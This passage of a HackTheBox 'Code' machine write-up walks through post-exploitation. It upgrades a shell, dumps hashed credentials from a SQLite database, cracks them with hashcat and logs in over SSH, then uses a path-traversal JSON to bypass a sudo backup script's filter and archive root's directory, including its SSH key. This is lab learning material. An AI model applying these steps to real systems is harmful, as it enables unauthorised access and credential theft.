
1. **Paste all the commands and press enter in the terminal**
   a. python3 -c 'import pty; pty.spawn("/bin/bash")'
   b. export TERM=xterm-256color
   c. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
   d. stty cols 120 rows 30

2. **Press ctrl-z and exit of the current shell then paste the below command and press enter few times**
   a. stty raw -echo; fg; reset

Now we have made our shell fully interactive let's move forwards and cat the user flag and submit it.

Post_Exploitation [Phase 3]


User.txt



And with this we are half way there in this challenge. Let's move forward and look what more we can find.


Connecting to SQLite database

command ⇒ sqlite3 database.db




We got the database.db file in instance folder in app.

command ⇒ .tables



Here we have two tables in database one is code and other is user lets see what's in user.

command ⇒ .dump user




We got hashed creds for martin let's check what type of hash is it.

command ⇒ echo"<your_hash>" | hashid

We can see the results here let's try using the md4 or md5 on this hash via hashcat.

Cracking and logging as martin via ssh

command ⇒ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt



Now that we have the password for martin let's login in martin's ssh

command ⇒ ssh martin@code.htb

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 07 Apr 2025 08:18:42 AM UTC

  System load:           0.0
  Usage of /:            53.9% of 5.33GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             230
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.62
  IPv6 address for eth0: dead:beef::250:56ff:feb0:4c9a


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 7 08:18:49 2025 from 10.10.16.85
martin@code:~$
```

And here we go we are martin now. Now we can access martin's directory for which we didn't have permission for before. Let's check what privileges does martin has by doing sudo -l

command ⇒ sudo -l

We have a file called backy.py. Lets see how does it work by running it once.

Create a test.json

command ⇒ nano test.json

```
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/var/..../root/"
  ]
}
```


Create a new json file with this code here we are setting the verbose to enable and we in the directories_to_archive we are starting in the var directory as home and var are only allowed. so we bypass it by starting in var and moving to root and the extra dots and and extra slash is to bypass the filter in the backy.sh code that stops user from traversing paths what we are doing.

command ⇒ sudo /usr/bin/backy.sh test.json

```
martin@code:~/backups$ sudo /usr/bin/backy.sh test.json
2025/04/07 10:31:22 🍀 backy 1.2
2025/04/07 10:31:22 📋 Working with test.json ...
2025/04/07 10:31:22 💤 Nothing to sync
2025/04/07 10:31:22 📤 Archiving: [/var/../root]
2025/04/07 10:31:22 📥 To: /home/martin/backups ...
2025/04/07 10:31:22 📦
tar: Removing leading `/var/../' from member names
/var/../root/
/var/../root/.local/
/var/../root/.local/share/
/var/../root/.local/share/nano/
/var/../root/.local/share/nano/search_history
/var/../root/.sqlite_history
/var/../root/.profile
/var/../root/scripts/
/var/../root/scripts/cleanup.sh
/var/../root/scripts/backups/
/var/../root/scripts/backups/task.json
/var/../root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/var/../root/scripts/database.db
/var/../root/scripts/cleanup2.sh
/var/../root/.python_history
/var/../root/root.txt
/var/../root/.cache/
/var/../root/.cache/motd.legal-displayed
/var/../root/.ssh/
/var/../root/.ssh/id_rsa
/var/../root/.ssh/authorized_keys
/var/../root/.bash_history
/var/../root/.bashrc
```

We have successfully backed up the root directory now lets unzip it to see the contents of the compressed file.


command ⇒ tar -xvjf code_var_.._root_2025_April.tar.bz2



Once the compressed file has be decompressed we would get a folder named root like in the below image


And look what do we have here the root.txt file let's cat and submit to end this challenge.

Root.txt



We have successfully submitted the flag and ended this challenge.

HackTheBox


Code has been Pwned!
Congratulations udaypall, best of luck in capturing flags ahead!
#4229
MACHINE RANK
07 Apr 2025
PWN DATE
30
POINTS EARNED
OK
SHARE